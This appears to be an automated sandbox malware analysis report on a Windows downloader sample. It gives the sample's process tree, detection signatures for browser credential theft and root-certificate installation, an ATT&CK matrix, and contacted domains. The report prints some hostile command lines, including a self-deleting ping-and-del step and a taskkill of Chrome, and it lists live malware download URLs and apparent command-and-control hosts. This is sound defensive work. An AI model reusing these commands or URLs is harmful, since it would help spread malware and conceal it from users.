ID: 327203
Sample Name:
h1GodtbhC8.exe
Cookbook: default.jbs
Time: 08:39:26
Date: 05/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report h1GodtbhC8.exe

Overview

General Information

Sample Name:	h1GodtbhC8.exe
Analysis ID:	327203
MD5:	3ca6df4914385ef..
SHA1:	b66535ff4333417..
SHA256:	0acebaf80946be0.
Tags:	exe

Most interesting Screenshot:




Detection

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Detected unpacking (creates a PE fi…
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Binary contains a suspicious time st…
- Contains functionality to check if a d…
- Contains functionality to detect slee…
- Contains functionality to infect the b…
- Hides threads from debuggers
- Installs new ROOT certificates

Classification



Startup

- **System is w10x64**
- h1GodtbhC8.exe (PID: 5356 cmdline: 'C:\Users\user\Desktop\h1GodtbhC8.exe' MD5: 3CA6DF4914385EFD4BA9CD239B5ED254)
  - setup.exe (PID: 2172 cmdline: 'C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe' -s MD5: 69C9BA53239D6838D05594D96A36DEA3)
    - aliens.exe (PID: 2992 cmdline: 'C:\Program Files (x86)\71eza90awf48\aliens.exe' MD5: 87698F069716708B6743A580B1D0D0CC)
      - msiexec.exe (PID: 1752 cmdline: msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi' MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
      - 1E1C360C582DF797.exe (PID: 6300 cmdline: C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 0011 installp3 MD5: 87698F069716708B6743A580B1D0D0CC)
        - 1607186572092.exe (PID: 2116 cmdline: 'C:\Users\user\AppData\Roaming\1607186572092.exe' /sjson 'C:\Users\user\AppData\Roaming\1607186572092.txt' MD5: EF6F72358CB02551CAEBE720FBC55F95)
        - 1607186588295.exe (PID: 6636 cmdline: 'C:\Users\user\AppData\Roaming\1607186588295.exe' /sjson 'C:\Users\user\AppData\Roaming\1607186588295.txt' MD5: EF6F72358CB02551CAEBE720FBC55F95)
        - ThunderFW.exe (PID: 7040 cmdline: C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe' MD5: F0372FF8A6148498B19E04203DBB9E69)
      - 1E1C360C582DF797.exe (PID: 3180 cmdline: C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 200 installp3 MD5: 87698F069716708B6743A580B1D0D0CC)
        - cmd.exe (PID: 2416 cmdline: cmd.exe /c taskkill /f /im chrome.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 5728 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Program Files (x86)\71eza90awf48\aliens.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5724 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 4948 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)
- msiexec.exe (PID: 772 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 57A4014B45800FBE12583F3FC91E5DB8 C MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000015.00000002.831664649.00000000050E9000.00000004.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x1576d6:$xo1: /\x13\x12\x08[\x0B\x09\x14\x1C\x09\x1A\x16[\x18\x1A\x15\x15\x14\x0F[\x19\x1E[\x09\x0E\x15[\x12\x15[?4([\x16\x14\x1F\x1E
00000019.00000002.654114181.000000000475 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
00000004.00000002.641295174.00000000046E 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
00000015.00000002.829571542.00000000046C 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n

Unpacked PEs

Source	Rule	Description	Author	Strings
21.2.1E1C360C582DF797.exe.46c0000.7.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
4.2.aliens.exe.46e0000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
4.2.aliens.exe.10000000.6.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
25.2.1E1C360C582DF797.exe.4750000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
4.2.aliens.exe.46e0000.5.raw.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
Click to see the 7 entries				


Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Cryptography
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- Protection of GUI
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Remote Access Functionality



Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Networking:

- May check the online IP address of the machine
- Uses ping.exe to check the status of other devices and networks

E-Banking Fraud:

- Registers a new ROOT certificate

System Summary:

- Malicious sample detected (through community Yara rule)
- PE file has a writeable .text section

Data Obfuscation:

- Detected unpacking (creates a PE file in dynamic memory)
- Binary contains a suspicious time stamp

Persistence and Installation Behavior:

- Contains functionality to infect the boot sector
- Installs new ROOT certificates

Boot Survival:

- Contains functionality to infect the boot sector

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

Uses ping.exe to sleep

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

Hides threads from debuggers


Stealing of Sensitive Information:

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Cc
Replication Through Removable Media 1	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	System Time Discovery 1 2	Replication Through Removable Media 1	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Command and Scripting Interpreter 3	Create Account 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encryp Channe
Domain Accounts	At (Linux)	Browser Extensions 1	Process Injection 1 2	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	At (Windows)	Bootkit 1	Logon Script (Mac)	Install Root Certificate 2	NTDS	System Information Discovery 5 8	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Query Registry 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallbac Channe
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Security Software Discovery 4 7 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Virtualization/Sandbox Evasion 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 2	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 1 4	/etc/passwd and /etc/shadow	Remote System Discovery 1 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	System Network Configuration Discovery 2	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 1 2	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Bootkit 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
h1GodtbhC8.exe	46%	Virustotal		Browse
h1GodtbhC8.exe	19%	Metadefender		Browse
h1GodtbhC8.exe	64%	ReversingLabs	Win32.Downloader.Upatre	
h1GodtbhC8.exe	100%	Avira	HEUR/AGEN.1139239	
h1GodtbhC8.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\71eza90awf48\aliens.exe	100%	Joe Sandbox ML		
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	17%	ReversingLabs	Win32.PUA.SilentInstallBuilder	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
25.2.1E1C360C582DF797.exe.4330000.4.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
0.0.h1GodtbhC8.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139321		Download File
21.2.1E1C360C582DF797.exe.42a0000.6.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Source	Detection	Scanner	Label	Link	Download
4.2.aliens.exe.42c0000.4.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
0.2.h1GodtbhC8.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139321		Download File

Domains

Source	Detection	Scanner	Label	Link
ef6df4af06ba6896.xyz	5%	Virustotal		Browse
dream.pics	10%	Virustotal		Browse
EF6DF4AF06BA6896.xyz	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://1C5491A87D65F1EF.club/Info_t/upycfa	0%	Avira URL Cloud	safe	
http://https://01%s08%s15%s22%sWebGL%d%02d%s.club/01%s08%s15%s22%sFrankLin%d%02d%s.xyz/post_info.	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://EF6DF4AF06BA6896.xyz/info/du	0%	Avira URL Cloud	safe	
http://dream.pics/setup_10.2_mix1.exe/silentHKEY_CURRENT_USERSoftware	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz/0	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/info/w	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz//	0%	Avira URL Cloud	safe	
http://dream.pics/setup_10.2_mix1.exe	0%	Avira URL Cloud	safe	
http://https://apreltech.com/SilentInstallBuilder/Doc/&t=event&ec=%s&ea=%s&el=_	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://EF6DF4AF06BA6896.xyz/;	0%	Avira URL Cloud	safe	
http://https://1C5491A87D65F1EF.club/Info_t/upData	0%	Avira URL Cloud	safe	
http://https://twitter.comsec-fetch-dest:	0%	Avira URL Cloud	safe	
http://https://www.instagram.comsec-fetch-mode:	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/info/du:	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz/info/wlub	0%	Avira URL Cloud	safe	
http://dream.pics/setup_10.2_mix1.exeimet	0%	Avira URL Cloud	safe	
http://www.youtube.com_7	0%	Avira URL Cloud	safe	
http://https://twitter.comReferer:	0%	Avira URL Cloud	safe	
http://www.interestvideo.com/video1.php	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://dream.pics/setup_10.2_mix1.exe6b_x	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/	0%	Avira URL Cloud	safe	
http://https://.twitter.com/s	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/info/du.	0%	Avira URL Cloud	safe	
http://crt.com	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz/info/ddd	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://EF6DF4AF06BA6896.xyz/dbo	0%	Avira URL Cloud	safe	
http://www.sodown.xyz/index.exe	100%	Avira URL Cloud	malware	
http://https://1C5491A87D65F1EF.club/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://ef6df4af06ba6896.xyz/info/g	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/info/e	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz/info/r	0%	Avira URL Cloud	safe	
http://https://1C5491A87D65F1EF.club/Info_t/up	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crl.usertrust.	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://EF6DF4AF06BA6896.xyz/info/dddi_u	0%	Avira URL Cloud	safe	
http://ocsp.usertrus	0%	Avira URL Cloud	safe	
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	0%	Avira URL Cloud	safe	
http://www.sodown.xyz/in	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ef6df4af06ba6896.xyz	104.28.4.129	true	false	• 5%, Virustotal, Browse	unknown
cnchubstat.sandai.net	140.206.225.136	true	false		high
bgphub5u.sandai.net	39.98.57.143	true	false		high
iplogger.org	88.99.66.31	true	false		high
dream.pics	8.208.85.95	true	true	• 10%, Virustotal, Browse	unknown
bgphub5pr.sandai.net	47.92.39.6	true	false		high
EF6DF4AF06BA6896.xyz	104.28.4.129	true	false	• 5%, Virustotal, Browse	unknown
1c5491a87d65f1ef.club	172.67.142.39	true	false		unknown
cnc.hub5pnc.sandai.net	47.92.99.221	true	false		high
www.sodown.xyz	104.18.63.67	true	false		unknown
cnc.hub5pn.sandai.net	153.3.232.174	true	false		high
cncidx.m.hub.sandai.net	112.64.218.64	true	false		high
pmap.sandai.net	47.97.7.140	true	false		high
hub5c.hz.sandai.net	unknown	unknown	false		high
hub5idx.shub.hz.sandai.net	unknown	unknown	false		high
hub5u.hz.sandai.net	unknown	unknown	false		high
hub5sr.shub.hz.sandai.net	unknown	unknown	false		high
score.phub.hz.sandai.net	unknown	unknown	false		high
hubstat.hz.sandai.net	unknown	unknown	false		high
pmap.hz.sandai.net	unknown	unknown	false		high
hub5pr.hz.sandai.net	unknown	unknown	false		high
hub5pn.hz.sandai.net	unknown	unknown	false		high
imhub5pr.hz.sandai.net	unknown	unknown	false		high
hub5pnc.hz.sandai.net	unknown	unknown	false		high
relay.phub.hz.sandai.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ef6df4af06ba6896.xyz/info/w	false	• Avira URL Cloud: safe	unknown
http://EF6DF4AF06BA6896.xyz/info/ddd	false	• Avira URL Cloud: safe	unknown
http://ef6df4af06ba6896.xyz/info/du	false		unknown
http://ef6df4af06ba6896.xyz/info/g	false	• Avira URL Cloud: safe	unknown
http://ef6df4af06ba6896.xyz/info/e	false	• Avira URL Cloud: safe	unknown
http://ef6df4af06ba6896.xyz/info/r	false		unknown

